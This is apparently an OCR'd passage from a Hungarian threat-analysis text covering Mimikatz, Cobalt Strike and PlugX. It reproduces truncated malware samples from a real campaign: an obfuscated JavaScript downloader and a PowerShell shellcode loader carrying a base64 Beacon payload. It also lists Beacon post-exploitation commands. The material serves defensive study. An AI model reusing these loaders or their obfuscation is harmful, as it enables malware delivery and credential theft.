
3.1.2. Mimikatz

A Mimikatz szintén szabad forrású program, ami a memóriában található jelszavakat és jelszó hasheket gyűjti ki, ezeket a kezdeti fertőzés után a lokális hálózaton belüli tovább terjedéshez szokták használni a célzott támadások során. Ezen felül a kifejezetten romboló céllal alkalmazott NotPetya használta a lokális hálózaton belüli autonóm terjedéshez.[134]

A Metasploit Frameworkben elérhető Meterpreter shell is tartalmazza a Mimikatz-ot, így az előző fejezetben ismertetett támadások következő lépcsőjében is előszeretettel alkalmazzák.

A tipikus felhasználás során először kigyűjtik a memóriából a jelszavakat. Ezek tartalmazzák a felhasználóhoz tartozó lokális, valamint a megosztott hálózati erőforrások eléréséhez szükséges jelszavakat is.

[134] Miller, 2018.



38. ábra: Mimikatz által begyűjtött jelszavak


A jelszavak illetve hashek birtokában a lokális hálózat megosztásait már el tudják érni, tovább tudnak terjeszkedni a hálózaton belül.

3.2. Kereskedelmi forgalomban beszerezhető eszközök

Előny:	Hátrány:
• könnyen beszerezhető • járhat hozzá támogatás	• AV védelmek ismerik • Költséges lehet

3.2.1. Cobalt Strike


A Cobalt Strike sérülékenység tesztelők (**penetration tester, pentester**) számára hirdetett eszköz, ami könnyen elvégezhetővé teszi az exploitálás és a fertőzés utáni tevékenységek elvégzését. Az ára miatt (3500 USD licenszenként) a közönséges kiberbűnöző csoportok nem szokták használni, inkább a komolyabb anyagi lehetőségekkel rendelkező csoportok.



39. ábra: Cobalt Strike weboldal
Kép forrása: https://www.cobaltstrike.com (utolsó letöltés: 2018.09.30.)

Annak ellenére, hogy nem számítanak elsődleges célközönségnek, a célzott támadásokban részt vevő csoportok is használják alkalmanként.[135]

Egy tipikus támadás során email üzenetekben terjesztik a letöltő komponenst:



40. ábra: Kártékony kódot terjesztő levél

[135] ld. Carr, 2018 és Dahan, 2018.

A levél melléklete ebben az esetben egy CVE-2017-11882 biztonsági hibát kihasználó Word dokumentum volt, ami egy szerverről letöltötte a következő komponenst, egy erősen kódolt JavaScript programot.

```
<script>function vqFr(y2JHSM, nA6f2A){return y2JHSM.charAt(nA6f2A);}function gNPpVL5(coLqR5m){var tUmbO19r = "";var
udYaqr=coLqR5m.length - 1;while (udYaqr >= 0){tUmbO19r += vqFr(coLqR5m, udYaqr);udYaqr = udYaqr -1;}return tUmbO19r;}
function oxw(rT4T8J){return String.fromCharCode(rT4T8J);}function dG8(ap,pOZ9){var eEpADY47c="";var l8dNb33=0;var
fSb7evyzOx=pOZ9.length;var oaQ=0;var gbA7U="";while (oaQ<ap.length-2) {gbA7U=vqFr(ap,oaQ)+vqFr(ap,oaQ+1)+vqFr(ap,oaQ
+2);if (vqFr(ap,oaQ)=='0'){gbA7U=vqFr(ap,oaQ+1)+vqFr(ap,oaQ+2);}if ((vqFr(ap,oaQ)=='0')&&(vqFr(ap,oaQ+1)=='0')){gbA7U=
vqFr(ap,oaQ+2);}l8dNb33=parseInt(gbA7U);l8dNb33=l8dNb33^(pOZ9.charCodeAt(oaQ/(5628/1876)%fSb7evyzOx));eEpADY47c+=
oxw(l8dNb33);oaQ+=(28821/9607);}return eEpADY47c;}var xbx9vwZazt = "";var gc9 = (5186-5121);while (gc9 < (-1999+2090
)) {xbx9vwZazt += oxw(gc9);gc9 += 1;}gc9 = (-1433+1530);while (gc9 < (5204-5081)) {xbx9vwZazt += oxw(gc9);gc9 += 1;}
gc9 = (1151-1103);while (gc9 < (-1177+1235)) {xbx9vwZazt += oxw(gc9);gc9 += 1;}xbx9vwZazt += oxw((165077/3839), (
371206/7898));function hpiD(avlosIfI){var gYJCxb=0;var hQA6WSAxY = 0;while (gYJCxb < 99) {gYJCxb++;hQA6WSAxY +=
gYJCxb;}return "+" ==avlosIfI?(-9678+9740):"/"==avlosIfI?(-318+381):xbx9vwZazt.indexOf(avlosIfI);}var sdme2 = "=";function
dD8duScrL(gQJJ3X){var kp72Nhe=0;var nG33JRLu;var bvix63;var xIo9voUd4;var n5BODW;var pQGlu = "";while (kp72Nhe <
gQJJ3X.length - 3){nG33JRLu=hpiD(vqFr(gQJJ3X, kp72Nhe+0));bvix63=hpiD(vqFr(gQJJ3X, kp72Nhe+1));xIo9voUd4=hpiD(vqFr(
gQJJ3X, kp72Nhe+(12298/6149)));n5BODW=hpiD(vqFr(gQJJ3X, kp72Nhe+(3375-3372)));pQGlu += oxw(nG33JRLu<<(5724-5722
)|bvix63>>>(38104/9526));if (vqFr(gQJJ3X, kp72Nhe+(16916/8458))!=sdme2){pQGlu += oxw(bvix63<<(24756/6189)&(1943-
1703)|xIo9voUd4>>>(17344/8672)&(-8097+8112));}if (vqFr(gQJJ3X, kp72Nhe+(1666-1663))!=sdme2){pQGlu += oxw(
xIo9voUd4<<(7691-7685)&(5354-5162)|n5BODW);}kp72Nhe += 4;}return pQGlu;}function rdzgK(wV5pOm08W, cHAgDH) {var
aTJ5F = []; var qaRazP = "";var stgBm;var xE4jKGxPch;stgBm=1;while (stgBm <= (107355/421)) {aTJ5F[oxw(stgBm)] = stgBm;
stgBm++;}stgBm = 0;xE4jKGxPch = 0;while (stgBm < wV5pOm08W.length){qaRazP += oxw(aTJ5F[wV5pOm08W.substr(stgBm, 1)]
 ^ aTJ5F[cHAgDH.substr(xE4jKGxPch, 1)]);xE4jKGxPch = (xE4jKGxPch < cHAgDH.length) ? xE4jKGxPch + 1 : 0;stgBm += 1;}return
qaRazP;}function ylIV6U2i(pRRn,d4Kh6aRec1){return rdzgK(dD8duScrL(gNPpVL5(pRRn)),d4Kh6aRec1);}var hsnwlh38 = function(v7
) {var bLg;try{bLg = (new Function(v7))(bLg);return bLg;} catch(w6) {return false;}};var aBZupwr=
"sHZ6Dw0q7jTUOKJoDmOlV7wkvHYtmjfDhpwcCTa8YamjNdj5VPEQEk2whdHbl59hsUkcBPgjftafN6yIeeYMgKvh3dyuvpMwKnYWpSdurWfns
bFaguj72x";var pI=
"001123110091053007064005014019045100031042039041048088023003101125001026004004013050004003081029025002
016002019019025001097019094094035021026069034105060040116059083026046016125058003006115030002039039055
004057014093063005019001047102062049092093043126083038007024067016064012015065029022038040045098040060
087063004038020034039036047008080044027069085025";var voa="r34mqppt9yy1PamFt5Xo3JvqrLTFii7YqrgaPGx";var
rgejeq9="";var eUEMBaSV=1;while (dG8(pI, rgejeq9) != aBZupwr){rgejeq9= voa + eUEMBaSV.toString();eUEMBaSV++;}var
v6xMGOrXDH=
"006065077022006025030016086014087067053018004060017097055071003102070088073059061040013006064119028029
```

41. ábra: Első lépcső: Javascript

Ez a script letöltötte a következő lépcsőt, ami egy PowerShell script, ami magában tartalmazta BASE64 kódolással a végső komponenst.

```
Set-StrictMode -Version 2
$proc1 = 'GetProcAddress'
$proc2 = 'GetModuleHandle'
$proc3 = 'CreateThread'
function func_get_proc_address {
   Param ($var_module, $var_procedure)
   $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -
   And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
   return $var_unsafe_native_methods.GetMethod($proc1).Invoke($null, @([System.Runtime.InteropServices.HandleRef](
   New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod($proc2
   )).Invoke($null, @($var_module)))), $var_procedure))
}
function func_get_delegate_type {
   Param (
      [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
      [Parameter(Position = 1)] [Type] $var_return_type = [Void]
   ) $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(
   'ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).
   DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
   $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
   $var_parameters).SetImplementationFlags('Runtime, Managed')
   $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).
   SetImplementationFlags('Runtime, Managed')
   return $var_type_builder.CreateType()
}
If ([IntPtr]::size -eq 8) {
   [Byte[]]$var_code = [System.Convert]::FromBase64String("TVpBUlV"+
   "IeVIgewgAAAASI0d6v///0iBwzBLAQD/00iJw0mJ+GgEAAAAWv/QQbjwtaJWaAUAAABa/9MA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwc
   m9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAWG2zrUnoCuFJ6ArhSegK4o7zNuHZ6ArijvMy4KHoCuKO8
   z7hYegK4NJTQuMp6ArhbApG4XXoCuFJ6A7iDegK4NJTMuHJ6Arg0lMi4U3oCuDSUy7hTegK4NJTOuFN6ArhSaWNoUnoCuAAAAAAAAAAU
   EUAAGSGBgBOptxXAAAAAAAAAADwACIgCwILAABiAgAASAIAAAAAAAC+AQAAEAAAAAAgAEAAAAAEAAAAAIAAAUAAgAAAAAABQACAAA
```

42. ábra: Második lépcső: PowerShell

A PowerShell script az operációs rendszer verziójától függően létrehozott és futtatott egy 32 bites vagy 64 bites komponenst, ami a Cobalt Strike csomag Beacon nevű komponense, és funkcionalitásában hasonló a Meterpreter shell-hez:


```
beacon> help

Beacon Commands
==============

    Command                 Description
    -------                 -----------
    browserpivot            Setup a browser pivot session
    bypassuac               Spawn a session in a high integrity process
    cancel                  Cancel a download that's in-progress
    cd                      Change directory
    checkin                 Call home and post data
    clear                   Clear beacon queue
    covertvpn               Deploy Covert VPN client
    desktop                 View and interact with target's desktop
    dllinject               Inject a Reflective DLL into a process
    download                Download a file
    downloads               Lists file downloads in progress
    drives                  List drives on target
    elevate                 Try to elevate privileges
    execute                 Execute a program on target
    exit                    Terminate the beacon session
    getsystem               Attempt to get SYSTEM
    getuid                  Get User ID
    hashdump                Dump password hashes
    help                    Help menu
    inject                  Spawn a session in a specific process
    jobkill                 Kill a long-running post-exploitation task
    jobs                    List long-running post-exploitation tasks
    kerberos_ccache_use     Apply kerberos ticket from cache to this session
    kerberos_ticket_purge   Purge kerberos tickets from this session
    kerberos_ticket_use     Apply kerberos ticket to this session
    keylogger               Inject a keystroke logger into a process
    kill                    Kill a process
    link                    Connect to a Beacon peer over SMB
    logonpasswords          Dump credentials and hashes with mimikatz
```


43. ábra: Cobalt Strike Beacon shell

Ennek segítségével lehet a további modulokat telepíteni. A Cobalt Strike szerver oldali kezelő felületén ezután már elérhetővé és menedzselhetővé válnak a fertőzött rendszerek.



44. ábra: Cobalt Strike menedzsment felület
Kép forrása: https://www.cobaltstrike.com/screenshots (utolsó letöltés: 2018.09.30.)

A szokásos szolgáltatásokat nyújtja a szoftver, például a billentyűleütések figyelését.



45. ábra: A rögzített billentyű leütések
Kép forrása: https://www.cobaltstrike.com/screenshots (utolsó letöltés: 2018.09.30.)

Az itt vázolt tipikus támadás során a fertőzés lépcsőiben elsősorban erősen kódolt scripteket használnak, amelyeknek a felismerése a legtöbb vírusvédelemnek problémát okozhat.

3.3. *Egyedi fejlesztésű eszközök*

Előny:	Hátrány:
• Vírusvédelmek általában nem ismerik	• Fejlesztői kapacitás és erősen specializált tudás kell


3.3.1. Plugx

A Plugx backdoor programot több kínai APT csoport is használta az évek során. Kereskedelmi forgalomban, illetve a szokásos underground fórumokon nem elérhető, valószínűleg egy belső fejlesztésű szoftver,[136] amit azonban több csoport számára is hozzáférhetővé tettek.

Két komponensből áll: a szerver alkalmazásból, amit a támadók által üzemeltetett szerveren futtatnak, valamint a kliens alkalmazásból, amivel az áldozatok számítógépét megfertőzik.

3.3.1.1. Szerver oldali komponens

A szerver komponens egy Windows program, ami két alapvető feladatot is ellát. Először is ezzel lehet generálni magukat a kliens programokat, amivel azután a célpontokat meg lehet fertőzni. Ezt a funkciót a szerver program kezelői felületének egyik lapján lehet elérni, ahol a generálandó kliens programok legfontosabb tulajdonságait lehet meghatározni.



46. ábra: Plugx generátor felület


[136] Jaime Blasco, 2018.

A generálás során meg kell adni a **C&C** (**command-and-control**) szerver IP címét vagy nevét, valamint a kommunikációs portot. A szerver alkalmazásnak az ezen a címen elérhető számítógépen kell futnia. A sikeres fertőzés után a kliens program megkísérli elérni a szerver alkalmazást ezen a címen. Elsőként bejelentkezik, hogy a szerver elkönyvelhesse a sikeres fertőzést, majd folyamatosan lekérdezi a szerver alkalmazást, parancsokat várva.

Jellemzően 4-8 különböző szerver címet lehet konfigurálni, de a gyakorlatban látott esetekben általában egy kliens csak 1-2 különböző szervert használt.

A szerver oldali alkalmazás másik fontos feladata, hogy grafikus kezelőfelületet biztosítson a fertőzött számítógépek menedzseléséhez. A ma népszerű kártevő családokkal ellentétben a Plugx esetében a kezelő felület nem webes PHP scriptek gyűjteménye, hanem egy Windows program.

